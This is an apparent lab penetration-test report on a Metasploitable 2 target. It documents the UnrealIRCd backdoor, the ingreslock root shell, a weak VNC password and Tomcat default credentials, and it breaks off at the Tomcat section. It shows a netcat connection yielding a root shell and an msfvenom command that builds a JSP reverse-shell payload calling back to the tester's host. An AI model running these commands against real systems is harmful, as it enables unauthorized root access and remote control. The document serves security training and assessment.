



INFRASTRUCTURE VULNERABILITY ASSESSMENT REPORT

Enterprise Security Audit - Metasploitable 2

Auditor: DAKALA GURU MOHAN

Role: Cyber Security Analyst

Date: April 25, 2026

Status: CONFIDENTIAL / INTERNAL USE ONLY

1. EXECUTIVE SUMMARY

I conducted a thorough security assessment of the target Linux infrastructure to identify and validate critical entry points. By combining automated scanning with manual expert verification, I was able to demonstrate how several "low-hanging fruit" vulnerabilities could lead to immediate and total system compromise. This report provides a technical roadmap for hardening the environment against real-world threats.

2. ASSESSMENT CONTEXT

Security isn't just about finding bugs; it's about understanding the business risk. I performed this VAPT engagement in a controlled lab environment using Kali Linux as my primary offensive platform. My goal was to simulate the actual methodologies used by attackers—moving from discovery to exploitation—to ensure the target's defenses are truly effective.

Selected Vulnerabilities for Exploitation

From the initial Nessus scan, the following high-impact vulnerabilities were selected for manual verification and proof-of-concept exploitation:

Vulnerability Name	Port / Service	Severity	Potential Impact
UnrealIRCd Backdoor	6667 / IRC	Critical (10.0)	Remote Code Execution (Root)
Blind Shell Backdoor	1524 / ingreslock	Critical (9.8)	Unauthenticated Root Access
Weak VNC Password	5900 / VNC	Critical (9.1)	Full Graphical Remote Access
Tomcat Manager RCE	8180 / HTTP	High (9.0)	Application Server Compromise




Figure 2.1: My initial Nessus scan identified a critical attack surface across the target.




Figure 2.2: I prioritized these specific vulnerabilities based on their potential for full system control.

3. MY METHODOLOGY

I followed a structured auditing process to ensure comprehensive coverage:


1. **Service Discovery:** I used Nmap to map out all active services and hidden ports.
2. **Vulnerability Research:** I leveraged Tenable Nessus to correlate services with known CVE databases.

3. **Proof of Concept:** I manually exploited the findings using Metasploit and custom payloads to confirm their impact.
4. **Audit Reporting:** I documented each step to provide clear remediation guidance.

4. TECHNICAL FINDINGS & PROOF OF EXPLOITATION

Critical Finding: UnrealIRCd Backdoor (RCE)

During my port scan, I identified an IRC service running on port 6667. Further fingerprinting revealed it was a backdoored version of UnrealIRCd. I successfully leveraged this flaw to gain an unauthenticated root shell, giving me complete control over the host.




```
kali@kali:~$ nmap -sV -p 6667 10.239.254.107
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-25 06:49 -0400
Nmap scan report for 10.239.254.107
Host is up (0.0015s latency).

PORT      STATE SERVICE VERSION
6667/tcp  open  irc      UnrealIRCd
MAC Address: 08:00:27:DB:C1:A0 (Oracle VirtualBox virtual NIC)
Service Info: Host: irc.Metasploitable.LAN

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.83 seconds

(kali@kali)-[~]
$
```

Figure 4.1.1: I confirmed the vulnerable IRC service using a version-detection scan.



The screenshot shows the Nessus Essentials interface. On the left, there's a sidebar with 'FOLDERS' (My Scans, guru nessus, All Scans, Trash) and 'RESOURCES' (Policies, Plugin Rules). The main area displays 'Vulnerabilities' with a count of 158. A specific vulnerability, 'UnrealIRCd Backdoor Detection', is highlighted with a 'CRITICAL' tag. The 'Description' states: 'The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.' The 'Solution' suggests: 'Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.' The 'See Also' section lists links to security advisories. The 'Output' section shows a terminal snippet: 'The remote IRC server is running as : uid=0 (root) gid=0 (root)'. The 'Plugin Details' sidebar on the right shows: Severity: Critical, ID: 46882, Version: 1.16, Type: remote, Family: Backdoors, Published: June 14, 2010, Modified: April 11, 2022. The 'Risk Information' section shows: Risk Factor: Critical, CVSS v2.0 Base Score: 10.0, CVSS v2.0 Temporal Score: 8.3, CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C, CVSS v2.0 Temporal Vector: CVSS2#E:F/RL:OF/RC:C. The 'Vulnerability Information' section shows the CPE: cpe:/a:unrealircd:unrealircd.

Figure 4.1.2: Nessus flagged this as a severity 10.0 risk.




Figure 4.1.3: I successfully gained a root shell session using a Metasploit module.

Critical Finding: Broken VNC Authentication

I discovered a VNC service exposed on port 5900. My manual testing confirmed that the service was protected by a trivial password ('password'). This allowed me to bypass all security controls and establish a high-privilege graphical session on the server.




Figure 4.2.1: Mapping the VNC service during reconnaissance.




Figure 4.2.2: Nessus audit confirming the weak credential vulnerability.




Figure 4.2.3: I verified unauthorized remote desktop access in real-time.

Critical Finding: Active Blind Shell Backdoor

While scanning the network, I found a listener on port 1524. My analysis showed this was an unauthenticated blind shell. I connected via Netcat and was granted immediate root access without needing to provide any credentials.


```
kali@kali: ~  
$ nmap -p 1524 10.239.254.107  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-25 06:02 -0400  
Nmap scan report for 10.239.254.107  
Host is up (0.0013s latency).  
  
PORT      STATE SERVICE  
1524/tcp  open  ingreslock  
MAC Address: 08:00:27:DB:C1:A0 (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.63 seconds  
  
kali@kali: ~  
$
```

Figure 4.3.1: Identifying the 'ingreslock' listener on port 1524.




Figure 4.3.2: Automated detection of the unauthenticated shell.

```
kali@kali: ~  
$ nmap -p 1524 10.239.254.107  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-25 06:02 -0400  
Nmap scan report for 10.239.254.107  
Host is up (0.0013s latency).  
  
PORT      STATE SERVICE  
1524/tcp  open  ingreslock  
MAC Address: 08:00:27:DB:C1:A0 (Oracle VirtualBox virtual NIC)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.63 seconds  
  
kali@kali: ~  
$ nc 10.239.254.107 1524  
root@metasploitable:/# id  
uid=0(root) gid=0(root) groups=0(root)  
root@metasploitable:/#
```

Figure 4.3.3: I confirmed the root session via a simple Netcat connection.

Critical Finding: Apache Tomcat Manager Exploitation

I identified a Tomcat web server running on port 8180. The administrative manager GUI is accessible via default credentials.

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.239.254.71 LPORT=4444 f war > guru.test
```




Figure 4.4.1: Fingerprinting the Tomcat service.

